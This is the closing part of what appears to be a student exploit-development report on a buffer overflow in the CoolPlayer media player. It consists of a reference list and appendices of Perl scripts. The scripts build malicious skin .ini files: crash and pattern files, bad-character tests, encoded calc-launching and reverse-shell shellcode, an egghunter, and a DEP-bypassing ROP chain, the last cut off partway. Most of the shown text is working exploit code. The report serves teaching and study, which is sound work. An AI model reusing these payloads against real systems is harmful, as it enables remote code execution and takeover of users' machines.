CPU Register - General Purpose Register (GPR) (2019) *Datacadamia - Data and Co*. Available at: https://datacadamia.com/computer/cpu/register/general (Accessed: 10 April 2022).

Damian, T. (2015) *tudordamian-idsevasiontechniques-151123083756-lva1-app6892.pdf*. Available at: https://def.camp/wp-content/uploads/dc2015/tudordamian-idsevasiontechniques-151123083756-lva1-app6892.pdf (Accessed: 13 April 2022).

Data Execution Prevention - Win32 apps (2022). Available at: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention (Accessed: 10 April 2022).

Eeckhoutte, P.V. (2010) *Exploit writing tutorial part 8 : Win32 Egg Hunting | Corelan Cybersecurity ResearchCorelan Cybersecurity Research*. Available at: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/ (Accessed: 19 April 2022).

Eeckhoutte, P.V. (2011) *mona.py – the manual | Corelan Cybersecurity ResearchCorelan Cybersecurity Research*. Available at: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/ (Accessed: 10 April 2022).

EIP Instruction Pointer Register (no date). Available at: http://www.c-jump.com/CIS77/ASM/Instructions/I77_0040_instruction_pointer.htm (Accessed: 10 April 2022).

Firch, J. (2021) 'How To Prevent A Buffer Overflow Attack', *PurpleSec*, 27 February. Available at: https://purplesec.us/prevent-buffer-overflow-attack/ (Accessed: 15 April 2022).

Fox, N. (2021) *Stack Memory: An Overview (Part 3)*. Available at: https://www.varonis.com/blog/stack-memory-3 (Accessed: 10 April 2022).

HOME : Coolplayer.Sourceforge.net (no date). Available at: http://coolplayer.sourceforge.net/? (Accessed: 10 April 2022).

Immunity Debugger (no date). Available at: https://www.immunityinc.com/products/debugger/ (Accessed: 10 April 2022).

Juanjo (2021) 'Bypassing Windows Defender with Environmental Decryption Keys', *Secarma: Penetration Testing and Cybersecurity Company*, 4 May. Available at: https://secarma.com/bypassing-windows-defender-with-environmental-decryption-keys/ (Accessed: 15 April 2022).

Kumar, N. (2015) *Dealing with bad characters & JMP instruction*, *Infosec Resources*. Available at: https://resources.infosecinstitute.com/topic/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-bad-characters-jmp-instruction/ (Accessed: 15 April 2022).

'Memory in C – the stack, the heap, and static' (2015) *The Craft of Coding*, 7 December. Available at: https://craftofcoding.wordpress.com/2015/12/07/memory-in-c-the-stack-the-heap-and-static/ (Accessed: 10 April 2022).

Memory Segment - Stack Segment (SS) | Segment | Datacadamia - Data and Co (no date). Available at: https://datacadamia.com/computer/memory/segment/stack (Accessed: 10 April 2022).

Miller, S., Reese, E. and Carr, N. (2019) *Shikata Ga Nai Encoder Still Going Strong | Mandiant*. Available at: https://www.mandiant.com/resources/shikata-ga-nai-encoder-still-going-strong (Accessed: 13 April 2022).

'MSFvenom | Offensive Security' (no date). Available at: https://www.offensive-security.com/metasploit-unleashed/msfvenom/ (Accessed: 10 April 2022).

MSRC (no date) 'On the effectiveness of DEP and ASLR – Microsoft Security Response Center'. Available at: https://msrc-blog.microsoft.com/2010/12/08/on-the-effectiveness-of-dep-and-aslr/ (Accessed: 15 April 2022).

OllyDbg v1.10 (2014). Available at: https://www.ollydbg.de/ (Accessed: 10 April 2022).

Registers - SkullSecurity (2012). Available at: https://wiki.skullsecurity.org/index.php/Registers (Accessed: 10 April 2022).

ROP AND ROLL (2012). Available at: https://insomniasec.com/cdn-assets/Kiwicon_2012_Rop_and_Roll.pdf (Accessed: 10 April 2022).

Shea, S. (2014) *What is address space layout randomization (ASLR)? - Definition from WhatIs.com*. Available at: https://www.techtarget.com/searchsecurity/definition/address-space-layout-randomization-ASLR (Accessed: 15 April 2022).

Stack Canaries (no date). Available at: https://ir0nstone.gitbook.io/notes/types/stack/canaries (Accessed: 15 April 2022).

Stack Canaries - CTF 101 (no date). Available at: https://ctf101.org/binary-exploitation/stack-canaries/ (Accessed: 15 April 2022).

Stoyanov, Y. (2017) *Memory Layout of Embedded C Programs*, *Open4Tech*. Available at: https://open4tech.com/memory-layout-embedded-c-programs/ (Accessed: 10 April 2022).

What is buffer overflow? (no date) *Cloudflare*. Available at: https://www.cloudflare.com/learning/security/threats/buffer-overflow/ (Accessed: 10 April 2022).

What is Data Execution Prevention (DEP)? - Definition from Techopedia (no date). Available at: https://www.techopedia.com/definition/50/data-execution-prevention-dep (Accessed: 15 April 2022).

x86 Assembly/X86 Architecture - Wikibooks, open books for an open world (2021). Available at: https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture (Accessed: 10 April 2022).

APPENDICES

APPENDIX A – CRASH.PL

```
$file= "crash.ini";
$junk2= "[CoolPlayer Skin]\n";
$junk1 = "PlaylistSkin=" . "A" x 1000;
open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1;
close($FILE);
```

APPENDIX B – CRASHPATTERN.PL

```
$file= "crashpattern.ini";
$junk2= "[CoolPlayer Skin]\n";
$junk1 = "PlaylistSkin=" .
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9
Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0
Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2A
p3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4A
v5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay
4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb
5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5B
e6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7
Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl
2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1
Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1
Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu
4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3
Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca
5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5C
d6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7
Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck
1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1
Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";
open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1;
close($FILE);
```

APPENDIX C – CRASHSPACE.PL WITHOUT PATTERN

```
$file= "crashSPACE.ini";
$junk2= "[CoolPlayer Skin]\n";
$junk3 = "INSERT PATTERN HERE”;
$junk1 = "PlaylistSkin=" . "\x41" x 473 . "BBBB";
open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1.$junk3;
close($FILE)
```

APPENDIX D – BADCHARACTERS.PL

```
$file= "badcharacters.ini";
$junk2= "[CoolPlayer Skin]\n";
$junk1 = "PlaylistSkin=" . "\x41" x 473 . "BBBB";
$junk1 .=
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f".
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f".
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f".
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f".
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f".
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf".
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf".
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";

open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1;
close($FILE);
```

APPENDIX E – CALC.PL

```
$file= "Calc.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x7C86467B);
$junk2 .= "\x90" x 25;
$junk2 .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk1;
print $FILE $junk2;
close($FILE);
```

APPENDIX F – REVERSESHELL.PL

```
$file= "ReverseShell.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x7C86467B);
$junk2 .= "\x90" x 25;

$junk2 .= "\x89\xe5\xda\xce\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x4b\x39\x45\x50\x43\x30\x43\x30\x45\x30\x4c\x49\x4d" .
"\x35\x56\x51\x58\x52\x52\x44\x4c\x4b\x56\x32\x50\x30\x4c" .
"\x4b\x56\x32\x54\x4c\x4c\x4b\x50\x52\x45\x44\x4c\x4b\x43" .
"\x42\x47\x58\x54\x4f\x58\x37\x50\x4a\x56\x46\x50\x31\x4b" .
"\x4f\x50\x31\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45" .
"\x52\x56\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x43\x31\x49" .
"\x57\x5a\x42\x5a\x50\x51\x42\x56\x37\x4c\x4b\x56\x32\x52" .
"\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x51" .
"\x50\x54\x38\x4c\x45\x4f\x30\x54\x34\x50\x4a\x45\x51\x58" .
"\x50\x50\x50\x4c\x4b\x51\x58\x52\x38\x4c\x4b\x50\x58\x51" .
"\x30\x43\x31\x4e\x33\x4b\x53\x47\x4c\x47\x39\x4c\x4b\x47" .
"\x44\x4c\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x56\x51\x49" .
"\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37\x56" .
"\x58\x4d\x30\x54\x35\x5a\x54\x43\x33\x43\x4d\x4b\x48\x47" .
"\x4b\x43\x4d\x56\x44\x43\x45\x4d\x32\x56\x38\x4c\x4b\x51" .
"\x48\x47\x54\x43\x31\x49\x43\x43\x56\x4c\x4b\x54\x4c\x50" .
"\x4b\x4c\x4b\x51\x48\x45\x4c\x43\x31\x49\x43\x4c\x4b\x54" .
"\x44\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x51\x34\x51" .
"\x34\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x50\x51\x4b" .
"\x4f\x4b\x50\x50\x58\x51\x4f\x51\x4a\x4c\x4b\x45\x42\x5a" .
"\x4b\x4c\x46\x51\x4d\x52\x48\x56\x53\x47\x42\x45\x50\x43" .
"\x30\x43\x58\x43\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x45" .
"\x38\x50\x4c\x52\x57\x51\x36\x45\x57\x4b\x4f\x49\x45\x58" .
"\x38\x5a\x30\x45\x51\x43\x30\x43\x30\x56\x49\x4f\x34\x51" .
"\x44\x50\x50\x43\x58\x56\x49\x4b\x30\x52\x4b\x43\x30\x4b" .
"\x4f\x58\x55\x56\x30\x50\x50\x56\x30\x50\x50\x51\x50\x50" .
"\x50\x51\x50\x50\x50\x45\x38\x5a\x4a\x54\x4f\x49\x4f\x4b" .
"\x50\x4b\x4f\x4e\x35\x4c\x49\x49\x57\x43\x58\x49\x50\x4f" .
"\x58\x43\x30\x49\x58\x45\x38\x45\x52\x43\x30\x54\x51\x51" .
"\x4c\x4d\x59\x4b\x56\x52\x4a\x52\x30\x51\x46\x50\x57\x52" .
"\x48\x4d\x49\x49\x35\x52\x54\x45\x31\x4b\x4f\x58\x55\x52" .
"\x48\x43\x53\x52\x4d\x43\x54\x43\x30\x4b\x39\x4d\x33\x50" .
"\x57\x56\x37\x51\x47\x50\x31\x4c\x36\x52\x4a\x52\x32\x51" .
"\x49\x51\x46\x5a\x42\x4b\x4d\x52\x46\x4f\x37\x50\x44\x56" .
```

```
"\x44\x47\x4c\x43\x31\x43\x31\x4c\x4d\x47\x34\x56\x44\x52" .
"\x30\x58\x46\x43\x30\x51\x54\x56\x34\x56\x30\x56\x36\x50" .
"\x56\x50\x56\x47\x36\x56\x36\x50\x4e\x56\x36\x56\x36\x50" .
"\x53\x56\x36\x45\x38\x43\x49\x58\x4c\x47\x4f\x4c\x46\x4b" .
"\x4f\x58\x55\x4d\x59\x4b\x50\x50\x4e\x50\x56\x51\x56\x4b" .
"\x4f\x56\x50\x43\x58\x54\x48\x4c\x47\x45\x4d\x45\x30\x4b" .
"\x4f\x58\x55\x4f\x4b\x5a\x50\x4f\x45\x49\x32\x51\x46\x52" .
"\x48\x4f\x56\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x47" .
"\x4c\x45\x56\x43\x4c\x45\x5a\x4d\x50\x4b\x4b\x4b\x50\x54" .
"\x35\x54\x45\x4f\x4b\x51\x57\x52\x33\x54\x32\x52\x4f\x43" .
"\x5a\x45\x50\x50\x53\x4b\x4f\x58\x55\x41\x41";


open($FILE,">$file");
print $FILE $junk1;
print $FILE $junk2;
close($FILE);
```

APPENDIX G – EGGHUNTER SECTION

APPENDIX G1 – EGGHUNTER.TXT

```
================================================================================
 Output generated by mona.py v2.0, rev 600 - Immunity Debugger
 Corelan Team - https://www.corelan.be
================================================================================
 OS : xp, release 5.1.2600
 Process being debugged : _no_name (pid 0)
 Current mona arguments: egg -t w00t
================================================================================
 2022-04-19 19:59:42
================================================================================
Egghunter , tag w00t :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00tw00t
```

APPENDIX G2 – EGGHUNTER.PL

```
$file= "CalcEgg.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x7C86467B);
#EggHunter
$junk2 .= "\x90" x 10;
$junk2 .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74".
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

$junk2 .= "\x90" x 250; #Push into stack
$junk2 .= "w00tw00t";

$junk2 .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk1;
print $FILE $junk2;
close($FILE);
```

APPENDIX H – ROP.PL

```
$file= "ROP.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x77c125ba);


  $junk2 .= pack('V',0x77c3a5ec);# POP EBP # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x77c3a5ec);# skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
  $junk2 .= pack('V',0x77c46e97);# POP EBX # RETN [msvcrt.dll]
  $junk2 .= pack('V',0xffffffff);#
  $junk2 .= pack('V',0x77c127e1);# INC EBX # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
  $junk2 .= pack('V',0x77c34de1);# POP EAX # RETN [msvcrt.dll]
  $junk2 .= pack('V',0xa1bf4fcd);# put delta into eax (-> put 0x00001000 into edx)
  $junk2 .= pack('V',0x77c38081);# ADD EAX,5E40C033 # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
  $junk2 .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x36ffff8e);# put delta into eax (-> put 0x00000040 into ecx)
  $junk2 .= pack('V',0x77c4c78a);# ADD EAX,C90000B2 # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
  $junk2 .= pack('V',0x77c23b47);# POP EDI # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x77c47642);# RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
  $junk2 .= pack('V',0x77c2eae0);# POP ESI # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
  $junk2 .= pack('V',0x77c3b860);# POP EAX # RETN [msvcrt.dll]
  $junk2 .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
  $junk2 .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
  $junk2 .= pack('V',0x77c35524);# ptr to 'push esp # ret ' [msvcrt.dll]

$junk2 .= "\x90" x 25;
$junk2 .= "\x89\xe7\xdb\xc9\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x4c\x49\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x4b" .
"\x55\x50\x31\x4e\x32\x43\x54\x4c\x4b\x50\x52\x50\x30\x4c" .
"\x4b\x56\x32\x54\x4c\x4c\x4b\x56\x32\x54\x54\x4c\x4b\x52" .
```

```
"\x52\x56\x48\x54\x4f\x4e\x57\x50\x4a\x47\x56\x56\x51\x4b" .
"\x4f\x50\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x43" .
"\x32\x56\x4c\x51\x30\x4f\x31\x58\x4f\x54\x4d\x43\x31\x58" .
"\x47\x4d\x32\x5a\x50\x50\x52\x50\x57\x4c\x4b\x50\x52\x52" .
